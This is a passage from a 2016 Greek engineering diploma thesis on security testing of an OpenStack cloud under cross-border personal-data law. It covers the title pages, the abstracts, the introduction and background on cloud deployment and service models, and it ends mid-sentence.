ΕΘΝΙΚΟ ΜΕΤΣΟΒΙΟ ΠΟΛΥΤΕΧΝΕΙΟ

ΣΧΟΛΗ ΗΛΕΚΤΡΟΛΟΓΩΝ ΜΗΧΑΝΙΚΩΝ ΚΑΙ ΜΗΧΑΝΙΚΩΝ ΥΠΟΛΟΓΙΣΤΩΝ

ΤΟΜΕΑΣ ΕΠΙΚΟΙΝΩΝΙΩΝ, ΗΛΕΚΤΡΟΝΙΚΗΣ ΚΑΙ ΣΥΣΤΗΜΑΤΩΝ ΠΛΗΡΟΦΟΡΙΚΗΣ

Έλεγχος ασφάλειας δεδομένων σε νεφουπολογιστό περιβάλλον κατά τη διασυνοριακή παροχή τελικής υπηρεσίας

ΔΙΠΛΩΜΑΤΙΚΗ ΕΡΓΑΣΙΑ

του

ΜΑΥΡΟΕΙΔΑΚΟΥ ΘΕΟΔΩΡΟΥ

Επιβλέπων : Εμμανουήλ Βαρβαρίγος
Καθηγητής Ε.Μ.Π.

Αθήνα, Απρίλιος 2016

ΕΘΝΙΚΟ ΜΕΤΣΟΒΙΟ ΠΟΛΥΤΕΧΝΕΙΟ
ΣΧΟΛΗ ΗΛΕΚΤΡΟΛΟΓΩΝ ΜΗΧΑΝΙΚΩΝ
ΚΑΙ ΜΗΧΑΝΙΚΩΝ ΥΠΟΛΟΓΙΣΤΩΝ
ΤΟΜΕΑΣ ΕΠΙΚΟΙΝΩΝΙΩΝ, ΗΛΕΚΤΡΟΝΙΚΗΣ ΚΑΙ ΣΥΣΤΗΜΑΤΩΝ
ΠΛΗΡΟΦΟΡΙΚΗΣ

Έλεγχος ασφάλειας δεδομένων σε νεφουπολογιστό περιβάλλον κατά τη διασυνοριακή παροχή τελικής υπηρεσίας

ΔΙΠΛΩΜΑΤΙΚΗ ΕΡΓΑΣΙΑ

του

ΜΑΥΡΟΕΙΔΑΚΟΥ ΘΕΟΔΩΡΟΥ

Επιβλέπων : Εμμανουήλ Βαρβαρίγος
Καθηγητής Ε.Μ.Π.

Εγκρίθηκε από την τριμελή εξεταστική επιτροπή την 25η Απριλίου 2016.

(Υπογραφή)	*(Υπογραφή)*	*(Υπογραφή)*
.....	.....	.....
Εμμανουήλ Βαρβαρίγος Καθηγητής Ε.Μ.Π.	Θεοδώρα Βαρβαρίγου Καθηγήτρια Ε.Μ.Π.	Βέργαδος Δημήτριος

Αθήνα, Απρίλιος 2016

.....

ΜΑΥΡΟΕΙΔΑΚΟΣ ΘΕΟΔΩΡΟΣ

Διπλωματούχος Ηλεκτρολόγος Μηχανικός και Μηχανικός Υπολογιστών Ε.Μ.Π.

Περίληψη

Ο σκοπός της διπλωματικής εργασίας ήταν ο έλεγχος ασφάλειας της διαχείρισης δεδομένων προσωπικού χαρακτήρα καθώς επίσης και της παρεχόμενης τελικής υπηρεσίας σε νεφουπολογιστικό περιβάλλον. Τα κριτήρια ασφάλειας βάση των οποίων κατασκευάστηκε το νεφουπολογιστικό περιβάλλον απορρέουν από το εφαρμοστέο δίκαιο το οποίο διέπει τη ροή των δεδομένων προσωπικού χαρακτήρα. Γι'αυτό το λόγο αναπτύχθηκε μεθοδολογία για τη κατασκευή των νεφουπολογιστικών περιβάλλοντων καθώς επίσης για την έκθεση της τελικής υπηρεσίας , η οποία βασίζεται στη νομοθεσία περί διασυνοριακής ροής δεδομένων προσωπικού χαρακτήρα. Η μεθοδολογία εφαρμόστηκε σε δύο διακριτά θεωρετικά σενάρια διασυνοριακής συνεργασίας στον ευρωπαικό και διεθνή χώρο. Εφόσον, κατασκευάστηκε μια υποδομή νεφουλογιστικού περιβάλλοντος για τα σενάρια, στη συνέχεια πραγματοποιήθηκε έλεγχος του παρεχόμενου επιπέδου ασφάλειας. Για το σκοπό του ελέγχου χρησιμοποιήθηκε πληθώρα εργαλείων ελέγχου ασφάλειας και μεθόδων εκμετάλλευσης τρωτών σημείων του περιβάλλοντος. Τα αποτελέσματα του ελέγχου χρησιμοποιήθηκαν για την αξιολόγηση της αποτελεσματικότητας της μεθοδολογίας και κατέδειξαν ελειπής οδηγίες της νομοθεσίας σχετικά με τη διασυνοριακή ροή δεδομένων προσωπικού χαρακτήρα οι οποίες επιτρέπουν συγκεκριμένα είδη επιθέσεων.

Συγκεκριμένα, το νεφουπολογιστικό περιβάλλον κατασκευάστηκε με το ελεύθερο λογισμικό OpenStack έκδοσης kilo. Το περιβάλλον και η λειτουργία των εσωτερικών υπηρεσιών από τις οποίες αποτελείται παραμετροποιήθηκαν σύμφωνα με προδιαγραφές οι οποίες προέκυψαν από την εφαρμογή της μεθοδολογίας που δημιουργήθηκε. Εφόσον δημιουργήθηκε το περιβάλλον πραγματοποιήθηκε έλεγχος για την ορθή λειτουργία του και στη συνέχεια πραγματοποιήθηκε έκθεση της τελικής υπηρεσίας. Ο έλεγχος της ασφάλειας έλαβε μέρος στην εσωτερική αρχιτεκτονική δικτύωσης του περιβάλλοντος και στη τελική υπηρεσία η οποία διανεμόταν στους τελικούς χρήστες.

Λέξεις Κλειδιά: Νεφουπολογιστικό Περιβάλλον, Δεδομένα Προσωπικού Χαρακτήρα, Έλεγχος Ασφάλειας, Διασυνοριακή Ροή Δεδομένων Προσωπικού Χαρακτήρα.

Abstract

The scope of this thesis was the security assessment of the management of personal data and the end-service in the context of cloud computing environment. The security criteria that govern the construction of the cloud computing environment arise out of the applicable law which controls the personal data flow. For this reason, a methodology is developed based on the cross-border legislation of personal data so as to construct the cloud computing environment and deploy the end-service. The methodology is applied on two distinct theoretical scenarios of cross-border collaboration on European and International level. Having constructed an infrastructure of a cloud computing environment for the scenarios then the assessment of the provided level of security took place. For that purpose, a wide spectrum of security assessment tools and exploitation methods are orchestrated. The results of the assessment are used so as to evaluate the effectiveness of the methodology and demonstrate defective directives of the cross-border legislation for personal data which permit certain types of attacks to take place.

Specifically, the cloud computing environment is constructed by using the open-source software OpenStack version kilo. The environment and the operation of its internal services are parameterized by following the technical specifications which result from the proposed methodology. Having created the cloud computing environment, it is accomplished check about its proper operation and then the deployment of the end-service takes place. The security assessment is performed in the internal network architecture of the environment and on the end-service during its provision on the end-users.

Keywords: Cloud Computing Environment, Personal Data, Security Assessment, Cross-Border Legislation of Personal Data.

Πίνακας περιεχομένων

1 *Εισαγωγή*

1.1 Πρόλογος

Η τεχνολογία του υπολογιστικού νεφους προσφέρει εικονικοποιημένους πόρους όπως αποθηκευτικός χώρος και διακομιστες οι οποίοι είναι διασυνδεδεμένοι μεταξύ τους χρησιμοποιώντας αρχιτεκτονική η οποία επιτρέπει την παροχή νέων δυνατοτήτων στους τελικούς χρήστες. Το πλήθος των δυνατοτήτων τις οποίες προσφέρει το υπολογιστικό νέφος καλύπτει τις ήδη υπάρχουσες αλλά και μελλοντικές ανάγκες τόσο της κοινωνίας όσο και της βιομηχανίας. Ωστόσο το πλήθος των νέων δυνατοτήτων δημιουργεί προκλίσεις τις οποίες ο πάροχος του υπολογιστικού νέφους είναι υπεύθυνος να αντιμετωπίσει ώστε να ελαχιστοποιηθούν τα προβλήματα και οι απείλες που δημιουργούνται σε επίπεδο ασφάλειας δεδομένων.

Σύμφωνα με το FIPS-199 οι οργανισμοί και οι εταιρίες καθίσταται απαραίτητο να θέτουν ως πρωταρχικό στόχο των πληροφοριακών τους συστημάτων τη διασφάλιση της εμπιστευτικότητας(confidentiality), της ακεραιότητας(integrity) και της διαθεσιμότητας (availability) δήλαδή να ικανοποιείται το μοντέλο CIA. Ωστόσο, παρουσιάζονται δυσκολίες όταν η εφαρμογή του συγκεκριμένου μοντέλου αλληλεπιδρά με τη νομοθεσία και στόχους που απορρέουν από αυτή. Σε αυτό το σημείο είναι πλέον σαφές πως η νομοθεσία και το εφαρμοστέο δίκαιο της εκάστοτε συνεργασίας είναι άμεσα συνδεδεμένο με το επίπεδο της παρεχόμενης ασφάλειας. Προκειμένου να επιτευχθεί η δημιουργία ενός ασφαλούς νεφουπολογιστικού περιβάλλοντος είναι αναγκαία η ανάλυση της νομοθεσίας που επιβλέπει τη συνεργασία και διαχείριση των δεδομένων.

1.2 Αντικείμενο διπλωματικής

Η εκπόνηση της παρούσας διπλωματικής εργασίας εστιάζει στη μελέτη του επιπέδου ασφάλειας σε νεφουπολογιστικό περιβάλλον κατά τη συλλογή και διαχείριση δεδομένων προσωπικού χαρακτήρα όταν λαμβάνεται υπόψιν η νομοθεσία για τη κατασκευή του περιβάλλοντος. Στόχος είναι η σύζευξη των κινδύνων που ελλοχεύουν σε νεφουπολογιστικό περιβάλλον με κινδύνους που δημιουργούνται λόγω της νομοθεσίας και αξιολόγηση των επιπτώσεων που υπάρχουν για τα δεδομένα. Επιπλέον, πραγματοποιείται ανάλυση του εφαρμοστέου δικαίου σε δύο διαφορετικές περιπτώσεις σεναρίων διασυνοριακής ροής δεδομένων προσωπικού χαρακτήρα. Στο πρώτο σενάριο εκτείθονται δύο υπηρεσίες, SaaS και PaaS, ενώ στο δεύτερο σενάριο εκτείθεται μια υπηρεσία SaaS. Στη συνέχεια ορίζονται οι στόχοι των υπηρεσιών σχετικά με την ασφάλεια και λειτουργικότητα των παρόχων υπολογιστικού νέφους, με τη δημιουργία κύριων συμβολαίων υπηρεσιών. Τα κύρια συμβόλαια υπηρεσιών αποτελούν το μέσο που χρησιμοποιείται μεταξύ των υπεύθυνων επεξεργασίας και των εκτελούντων την επεξεργασία για το διαχωρισμό των ευθυνών και υποχρεώσεων κατά τη παροχή της τελικής υπηρεσίας καθώς επίσης και κατά την επεξεργασία των δεδομένων. Οι υπεύθυνοι επεξεργασίας στα σενάρια είναι εταιρίες οι οποίες στεγάζονται στον ελληνικό χώρο και οι πάροχοι υπολογιστικού νέφους στεγάζονται εκτός του ελληνικού χώρου. Το κύριο συμβόλαιο χρησιμοποιείται επιπρόσθετα για τον ορισμό των τεχνικών προδιαγραφών που κρίνεται αναγκαίο να ικανοποιεί η υποδομή των πάροχων υπολογιστικού νέφους σε κάθε περίπτωση. Για τον έλεγχο των στόχων του κυρίου συμβολαίου πραγματοποιήθηκε κατασκευή της υποδομής του δεύτερου σεναρίου κατά το οποία εκτείθεται μια υπηρεσία SaaS. Εφόσον η τελική υπηρεσία εκτεθεί από το πάροχο υπολογιστικού νέφους πραγματοποείται έλεγχος της ασφάλειας της υποδομής σχετικά με τη συλλογή, επεξεργασία και διαχείριση των δεδομένων. Τα αποτελέσματα του ελέγχου χρησιμοποιήθηκαν για τον έλεγχο της ασφάλειας και αποτελεσματικότητας της παραπάνω μεθοδολογίας, η οποία ακολουθήθηκε κατά τη δημιουργία των δύο σεναρίων συνεργασιών. Τέλος, τα αποτελέσματα χρησιμοποιήθηκαν για την αξιολόγηση υποθέσεων που πραγματοποιήθηκαν σχετικά με τη νομοθεσία.

1.2.1 Συνεισφορά

Η συνεισφορά της διπλωματικής συνοψίζεται ως εξής:

1. Δημιουργία δύο σεναρίων διασυνοριακής ροής δεδομένων προσωπικού χαρακτήρα.
2. Ανάλυση της νομοθεσίας σχετικά με την ασφάλεια δεδομένων προσωπικού χαρακτήρα.
3. Ορισμός της συμφωνίας στάθμης υπηρεσίας για τα σενάρια.

4. Δημιουργία του κύριου συμβολαίου υπηρεσιών για τα σενάρια.
5. Υλοποίηση της υποδομής υπολογιστικού νέφους του παρόχου του δεύτερου σεναρίου
6. Αξιολογήση την ασφάλειας της υποδομής
7. Έλεγχος της νομοθεσίας για ελλιπής οδηγίες σχετικά με την ασφάλεια των δεδομένων βάση των αποτελεσμάτων της αξιολόγησης.

1.3 Οργάνωση κειμένου

Το θεωρητικό υπόβαθρο σχετικά με το αντικείμενο της διπλωματικής παρουσιάζεται στο Κεφάλαιο 2 . Στο Κεφάλαιο 3 πραγματοποιείται ανάλυση των δύο σεναρίων διασυνοριακής ροής δεδομένων προσωπικού χαρακτήρα. Στο Κεφάλαιο 4 περιγιραφεται η κατασκευή του περιβάλλοντος της υποδομής νεφουπολογιστικού νέφους του παρόχου του δεύτερου σεναρίου. Στο Κεφάλαιο 5 αξιολογείται το περιβάλλον που κατασκευάστηκε σχετικά με το επίπεδο ασφάλειας που παρέχει στα δεδομένα.

2 *Θεωρητικό υπόβαθρο*

2.1 Νεφουπολογιστικά Περιβάλλοντα – Έννοιες και Ορισμοί

Το υπολογιστικό νέφος όπως ορίζεται από το Διεθνή Ινστιτούτο Προτύπων και Τεχνολογίας (NIST), αποτελεί ένα μοντέλο το οποίο καθιστά δυνατή την κατ'απαίτηση πρόσβαση μέσω ενός δικτύου σε μοιραζόμενους και διαρθρώσιμους πόρους οι οποίοι είναι σε θέση να γίνουν λειτουργικοί με ελάχιστη διαχείριση[25]. Το NIST είναι υπεύθυνο για την δημιουργία προτύπων, κατευθυντήριων οδηγιών και αναγκαίων προυποθέσεων ως προς την χρήση και εφαρμογή νέν τεχνολογιών. Το NIST ορίζει πέντε βασικά χαρατηριστικά του μοντέλου του υπολογιστικού νέφους: α)κατ'απαίτηση αυτοεξυπηρέτηση, β)ευρεία δικτυακη πρόσβαση, γ)ομαδοποίηση πόρων, δ)ελαστικότητα και ε)μετρούμενη υπηρεσία. Η κατ'απαίτηση αυτοεξυπηρέτηση αναφέρεται στη αυτόματη παροχή πόρων στον τελικό χρήστη χωρίς να είναι αναγκαία η επέμβαση φυσικού προσώπου ώστε να πραγματοποιηθεί. Η ευρεία δικτυακή πρόσβαση αναφέρεται στην δυνατότητα των υπηρεσίων να είναι διαθέσιμες στους τελικούς χρήστες μέσω του διαδικτύου ανεξάρτητα από το μέσο που χησιμοποιείται. Η ομαδοποίηση πορων αναφέρεται στο πλήθος των εικονικοποιήμένων οι οποίοι μπορούν να διατεθούν στους χρήστες σύμφωνα με τις αναγκές που υπάρχουν.Η ελαστικότητα αναφέρεται στις δυνατότητες οι οποίες παρέχονται στους τελικους χρήστες για την διαχείριση των διανεμόμενων πόρων. Η μετρούμενη υπηρεσία αναφέρεται στα συστήματα τα οποία ελέγχουν και βελτιστοποιούν τους πόρους σύμφωνα με τον τύπο της υπηρεσία που παρέχεται. Επιπλέον οι υπηρεσίες οι οποίες προσφέρονται μέσω του υπολογιστικού νέφους χαρακτηρίζονται από την διαθεσιμότητα, την κλιμακοθετησιμότητα, την ευελιξία, την ανθεκτικότητα και την ακεραιότητα.

Το υπολογιστικό νέφος λειτουργεί και διαχειρίζεται από τρείς δράστες. Οι συγκεκριμένοι δράστες είναι ο πελάτης, ο πάροχος και τρίτο μέρος επιθεώρησης. Ο πελάτης είναι μια

οντότητα η οποία χρησιμοποιέι της υπηρεσίες οι οποίες παρέχονται από τον πάροχο του υπολογιστικού νέφους. Ο πελάτης προκειμένου να ορίσει τις απαιτήσεις του ως προς την λειτουργία και χρήση της παρεχόμενης υπηρεσίας χρησιμοποιεί συμφωνία στάθμης υπηρεσίας(SLA). Ο πάροχος είναι υπεύθυνος για την εκπλήρωση όσων ορίζονται στην συμφωνία στάθμης υπηρεσίας και την επίτευξη των προβλεπόμενων στόχων οι οποίοι προκύπτουν από αυτήν. Ο παροχος του υπολογιστικού νέφους είναι υπεύθυνος για την διαθεσιμότητα της παρεχόμενης υπηρεσίας στους τελικούς πελάτες. Ο πάροχος διαχειρίζεται την υποδομή του υπολογιστικού νέφους μέσω της οποίας παρέχονται οι υπηρεσίες. Εντός της αρμοδιότητας του παρόχου είναι η έκθεση της υπηρεσίας, η συντήρηση και συνεχή ενημέρωση των πόρων οι οποίοι συντελούν στην λειτουργία του παρόχου, η ασφάλεια τόσο των εγκαταστάσεων όσο και των δεδομένων που διαχειρίζεται και το απόρρητο των προσωπικών πληροφοριών των φυσικών ατόμων που χρησιμοποιούν τις παρεχόμενες υπηρεσίες. Το τρίτο μέρος επιθεώρησης πρόκειται για μια ομάδα ατόμων η οποία έχει δυνατότητες που υπερέχουν των πελατών και κύριο έργο τους αποτελεί η ανεύρεση και αντιμετώπιση απειλών. Τρίτο μέρος επιθεώρησης αποτελούν συνήθως ένας οργανισμός προτυποποίησης ή μια κυβερνητική αρχή, οι οποίοι ελέγχουν κατά πόσο ένας πάροχος ικανοποιεί όλες τις ποιοτικές απαιτήσεις που πρέπει να πληρούνται ώστε να λειτουργεί με ασφάλεια η υποδομή του υπολογιστικού νέφους.

2.1.1 Μοντέλα Έκθεσης

Οι υπηρεσίες του υπολογιστικού νέφους μπορούν να γίνουν διαθέσιμες στους τελικούς χρήστες μέσω τεσσάρων μοντέλων έκθεσης(deployment models). Τα τέσσερα μοντέλα είναι το δημόσιο(public), το ιδιωτικό(private), το κοινοτικό(community) και το υβριδικό(hybrid). Τα συγκεκριμένα μοντέλα ορίζονται από το NIST και περιγράφουν την σχέση μεταξύ των παρόχων και των χρηστών. Στο δημόσιο υπολογιστικό νέφος, η υποδομή προβλέπεται για ανοιχτή χρήση από τους τελικούς χρήστες. Έτσι, ο πάροχος διανέμει τους πόρους μέσω μιας υπηρεσίας χωρίς χρέωση επί της χρήσης. Το δημόσιο υπολογιστικό νέφος υπερέχει ως προς την κλιμακοθετησιμότητα, την απλότητα και του κόστους της παρεχόμενης υπηρεσίας έντατι του ιδιωτικούυπολογιστικού νέφους. Ωστόσο, το δημόσιο υπολογιστικό νέφος δεν παρέχει κατάλληλο επίπεδο ασφαλείας για την αντιμετώπιση των υφιστάμενων απειλών. Έτσι, θα πρέπει να αποφεύγεται η αποθήκευση και διαχείριση ευαίσθητων δεδομένων όπως φορολογικές δηλώσεις και έγγραφα τα οποία περιέχουν προσωπικές πληροφορίες όπως ΑΜΚΑ και ΑΦΜ. Στο ιδιωτικό υπολογιστικό νέφος, η υποδομή προβλέπεται για αποκλειστική χρήση από έναν οργανισμό ή επιχείρηση και περιλαμβάνει περιορισμένο πλήθος χρηστών. Η υποδομή λειτουργεί και διαχειρίζεται από τον οργανισμο ή την επιχείρηση και κατασκευάζεται ώστε να αντιμετωπίζει απειλές που παρουσιάζονται. Στο κοινοτικό υπολογιστικό νέφος, η υποδομή προβλέπεται για αποκλειστική χρήση από μια

συγκεκριμένη κοινότητα ατόμων οι οποίοι έχουν κοινές απαιτήσεις. Το κοινοτικό υπολογιστικό νέφος ανήκει, λειτουργεί και διαχειρίζεται από την ίδια την κοινότητα ή από τρίτους. Τέλος, στο υβριδικό υπολογιστικό νέφος, η υποδομή κατασκευάζεται από την σύνθεση τουλάχιστον δύο διαφορετικών υποδομών(δημόσιο, ιδιωτικό, κοινοτικό). Η κατάλληλη τεχνολογία χρησιμοποιείται προκειμένου να συνδεθούν δύο διαφορετικές υποδομές σε μια νέα. Με αυτόν τον τρόπο αθροίζονται οι δυνατότητες των υποδομών που επιλέγονται και δημιουργείται μια βελτιωμένη. Ιδανικά στο υβριδικό υπολογιστικό νέφους θα μπορούσαν να ληφθούν οι δυνατότητες του δημόσιου και να συνδυαστούν με δυνατότητες του ιδιωτικού όπως το βελτιωμένο επίπεδο ασφάλειας.

2.1.2 Μοντέλα Υπηρεσιών


Η τεχνολογία του υπολογιστικού νέφους έχει την δυνατότητα παροχής τριών τύπων υπηρεσιών. Οι συγκεκριμένοι κύριοι τύποι υπηρεσιών είναι IaaS, PaaS και SaaS. Ο πρώτος τύπος υπηρεσιών είναι ο SaaS κατά τον οποίο η διανεμόμενη υπηρεσία είναι μια εφαρμογή της οποίας το λογισμικό λειτουργεί και στεγάζεται στην υποδομή του παρόχου. Οι πελάτες δεν διαχειρίζονται τις εφαρμογές και δεν έχουν την δυνατότητα επέμβασης στον τρόπο λειτουργίας τους. Επιπλέον, οι πελάτες δεν φέρουν ευθύνη για το υλισμικό(hardware) το οποίο χρησιμοποιείται από αυτές αλλά ούτε και για το λειτουργικό σύστημα και περιβάλλον μέσα στο οποίο πραγματοποιούνται οι δράσεις τους. Οι εφαρμογές του υπολογιστικού νέφους είναι προσβάσιμες στους πελάτες μέσω ενός περιηγητή ή μέσω ενός προγράμματος το οποίο εγκαθίσταται στο υπολογιστικό σύστημα του πελάτη και επικοινωνεί μέσω του διαδικτύου με τον πάροχο (Google Drive). Για να αποκτήσει πρόσβαση στην εκάστοτε εφαρμογή υπολογιστικού νεφους ο πελάτης, κρίνεται απαραίτητο να δημιουργήσει έναν λογαριασμό με προσωπικές πληροφορίες όπως ονοματεπώνυμο και λογαριασμό ηλεκτρονικού ταχυδρομείου. Χρησιμοποιώντας υπηρεσίες τύπου SaaS, εξοικονομείται αποθηκευτικός χώρος και επεξεργαστική ισχύ του τοπικού υπολογιστή αφού μεταφέρεται ο φόρτος εργασίας στους πόρους του παρόχου. Με αυτόν τον τρόπο, μέσω εφαρμογών όπως είναι για παράδειγμα το Google Docs παρέχεται η δυνατότητα επεξεργασίας και δημιουργίας αρχείων τύπου .doc και .xls χωρίς να υπάρχει η ανάγκη εγκατάστασης λογισμικού τύπου Microsoft Office. Έτσι, επιχειρήσεις και οργανισμοί έχουν την δυνατότητα χρήσης υπολογιστικών συστημάτων ισχνού πελάτη(thin client) μέσω των οποίων δεν θα μειώνεται η απόδοση των εργαζομένων και λόγω του μειωμένου κόστους τους, θα εξοικονομούνται χρηματικοί πόροι οι οποιοι θα μπορούν να διατεθούν για διαφορετικές ανάγκες.

Ο δεύτερος τύπος υπηρεσιών είναι ο PaaS κατά τον οποίο ο πάροχος δίνει την δυνατότητα στους πελάτες να κατασκευάσουν και στην συνέχεια να εκθέσουν τις εφαρμογές τους μέσω της υποδομής του υπολογιστικού νέφους. Οι εφαρμογες κατασκευάζονται σε γλώσσα

προγραμματισμού και σε περιβάλλον ανάπτυξης τα οποία υποστηρίζονται από τον πάροχο και επιλέγονται από τους πελάτες. Η ιδέα πίσω από αυτόν τον τύπο υπηρεσιών είναι πως ο πελάτης έχει πρόσβαση σε πόρους ώστε να ολοκληρώσει την εφαρμογή του με μόνη απαίτηση την συγγραφή τού πηγαίου κώδικα του λογισμικού το οποίο θα αποτελέσει τον πυρήνα της εφαρμογής. Σε αυτόν τον τύπο υπηρεσιών ο πελάτης δεν έχει την δυνατότητα ελέγχου της υποδομής του υπολογιστικού νέφους όπως είναι για παράδειγμα η δικτυακή κίνηση των εσωτερικών δικτύων μέσω των οποίων επικοινωνούν οι διακομιστές, τα λειτουργικά συστήματα ή τον αποθηκευτικό χώρο. Ο μόνος χώρος στον οποίο μπορούν να πραγματοποιηθούν ρυθμίσεις από τον πελάτη είναι η πλατφόρμα στην οποία γράφεται ο πηγαίος κώδικας της εφαρμογής. Ο πελάτης είναι υπεύθυνος για την ασφάλεια του κώδικα της εφαρμογής έναντι επιθέσεων τύπου υπερχείλησης ενδιαμέσου καταχωρητή και συμβολοσειράς μορφοποίησης. Η παροχή του κατάλληλου επιπέδου ασφάλειας για την πλατφόρμα και για τους πόρους οι οποίοι χρησιμοποιούνται από τις εφαρμογές είναι αρμοδιότητα του παρόχου. Το μοντέλο υπηρεσιών PaaS μειωνει τις ενέργειες οι οποίες πρέπει να εφαρμοστούν και τις απαιτήσεις οι οποίες πρέπει να πληρούνται ώστε να γίνει διαθέσιμη μια εφαρμογή στο διαδίκτυο. Επιπλέον, αυξάνεται η παραγωγικότητα εφόσον ο εκπονητής της εφαρμογής επικεντρώνεται στη βελτίωση του κώδικα της εφαρμογής χωρίς να ασχολείται με την κλημακοθετησιμότητα ή τον αποθηκευτικό χώρο που θα χρειαστεί μελλοντικά η εφαρμογή. Υπηρεσίες τύπου PaaS είναι η AppScale, η Cloudera, η Google App Engine και η IBM Bluemix.

Ο τρίτος τύπος υπηρεσιών είναι ο IaaS. Σε αυτόν τον τύπο υπηρεσιών ο πάροχος του υπολογιστικού νέφους προσφέρει εικονικοποιημένους πόρους όπως είναι ο αποθηκευτικός χώρος, τείχη προστασίας, κατανεμητές φορτίου και την δυνατότητα διαχείρισης των εσωτερικών δικτύων μέσω των οποίων διασυνδέονται οι διακομιστές. Οι συγκεκριμένοι πόροι παρέχονται από το υπολογιστικό νέφος σύμφωνα με τις ανάγκες των πελατών. Σε αυτόν τον τύπων υπηρεσιών, οι πελάτες είναι υπεύθυνοι για τους εικονικοποιημένους πόρους, για την διαχείριση του δικτύου στο οποίο είναι συνδεδεμένα τα εικονικά μηχανήματα και για την εξισσορόπηση του φόρτου εργασίας, όμως δεν φέρουν ευθύνη για την φυσική ασφάλεια των πόρων. Έτσι, δεν ασχολούνται με θέματα πυρόσβεσης, υπερφόρτωσης του δικτύου ή διακοπής της ηλεκτρικής ισχύος. Αναγκαία προυπόθεση για την χρήση αυτού του τύπου υπηρεσιών είναι οι πελάτες να έχουν τις απαιτούμενες γνώσεις για την εγκατάσταση λειτουργικών συστημάτων και ρύθμιση του παρεχόμενου υλισμικού. Υπηρεσίες τύπου IaaS αποτελούν το Microsoft Azure, το Google Compute Engine και το vCloud Terremark. Το 2012 το πλήθος των υπηρεσιών διευρύνεται από 3 σε 5 από τον Διεθνή Οργανισμό Τηλεπικοινωνιών (ITU). Οι δύο νέοι τύποι υπηρεσιών είναι οι : Network-as-a-Service (NaaS) και Communication-as-a-Service (CaaS). Ο πάροχος υπολογιστικού νέφους τύπου υπηρεσιών

NaaS προσφέρει υπηρεσίες οι οποίες σχετίζονται με εικονικά δίκτυα. Αυτού του τύπου υπηρεσίες είναι VPN, εύρος κατ'απαίτηση(BoD) και εικονικοποίηση δικτύων κινητής τηλεφωνίας. Η υπηρεσία VPN επιτρέπει την αποστολή και λήψη δεδομένων διαμέσου δημοσιων και κοινόχρηστων δικτύων αλλά με το επίπεδο ασφάλειας το οποίο παρέχεται στα ιδιωτικά δίκτυα. Τέλος με την έλευση των VOIP τεχνολογιών και εφαρμογών τηλεπικοινωνίας καθιστάται αναγκαία η ύπαρξη ενός κέντρου αντιστοίχου των PBXs το οποίο θα εξυπηρετεί αυτού του τύπου τις τεχνολογίες. Το συγκεκριμένο κέντρο μπορεί να δημιουργηθεί και να διαχειριζεται μέσω του μοντέλου CaaS. Διαμέσου του τύπου υπηρεσιών CaaS, ένας οργανισμός ή μια επιχείρηση μπορούν να έχουν δικό τους αυτόνομο και ανεξάρτητο τηλεπικοινωνιακό κέντρο στο υπολογιστικό νέφος. Έτσι, οι εργαζόμενοι του τμήματος τεχνολογίας πληροφοριών θα ρυθμίζουν και θα διαχειρίζονται τις τηλεπικοινωνιακες εφαρμογές με ταχύτητα και ευκολία εξοικονομώντας χρόνο τον οποίο θα μπορούν να διαθέτουν προς την βελτίωση του επιπέδου ασφαλείας αυτών.



Εικόνα 1 Πόροι Μοντέλων Υπηρεσιών

2.1.3 Θέματα Ασφάλειας στα Μοντέλα Υπηρεσιών

Προτού αναλυθούν οι προκλίσεις ως προς τα θέματα ασφαλείας τα οποία υπάρχουν στο υπολογιστικό νέφος, κρίνεται απαραίτητο να κατανοηθούν οι σχέσεις και οι εξαρτήσεις οι οποίες υπάρχουν μεταξύ των τριών μοντέλων υπηρεσιών. Τα μοντέλα SaaS και PaaS φιλοξενούνται στην υποδομή του υπολογιστικού νέφους από το μοντέλο IaaS. Έτσι, οι απειλές και οι κίνδυνοι που υπάρχουν στο μοντέλο IaaS επαγωγικά υφίστανται και για τα άλλα δύο μοντέλα.Το μοντέλο PaaS παρέχει στους πελάτες μια πλατφόρμα η οποία δίνει την

δυνατότητα κατασκευής εφαρμογών SaaS. Η σχέση των δύο μοντέλων δημιουργεί μια ισχυρή εξάρτηση ως προς την ασφάλεια μεταξύ τους. Η συγκεκριμένη εξάρτηση έχει ως αποτέλεσμα οι εφαρμογές οι οποίες κατασκευάζονται στο μοντέλο PaaS να αποτελούνται από δύο επίπεδα ασφαλείας. Τα δύο επίπεδα αφορούν την ασφάλεια της πλατφόρμας και την ασφάλεια των δεδομένων της παρεχόμενης εφαρμογής SaaS. Λόγω των εξαρτήσεων που υπάρχουν μεταξύ των μοντέλων υπηρεσιών και του τρόπου λειτουργίας του υπολογιστικού νέφους, κρίνεται απαραίτητο ο κάθε πάροχος υπηρεσιών να κατέχει υπό τον έλεγχό του και τα τρία μοντέλα. Με αυτόν τον τρόπο, ο πάροχος παρακολουθεί την λειτουργία τους και αντιμετωπίζει απειλές οι οποίες παρουσιάζονται σε κάθε ένα και επηρεάζουν τα υπόλοιπα κατά την παροχή των υπηρεσιών. Σε διαφορετική περίπτωση όπου τρείς πάροχοι συνεργάζονται για την παροχή των υπηρεσιών τότε θα παρουσιάζονταν περιορισμοί. Ο κάθε πάροχος θα είχε υπό τον έλεγχό του ένα από τα μοντέλα υπηρεσιών και σε περίπτωση που πραγματοποιηθεί επιτυχής επίθεση σε ένα εξ'αυτών τότε θα υπάρξουν συνέπειες σε όλα με αποτέλεσμα να μην υπάρχει διαφάνεια ως προς το ποιός είναι υπεύθυνος για την αδυναμία παροχής των προσδοκώμενου επιπέδου υπηρεσιών. Το υπολογιστικό νέφος είναι μια 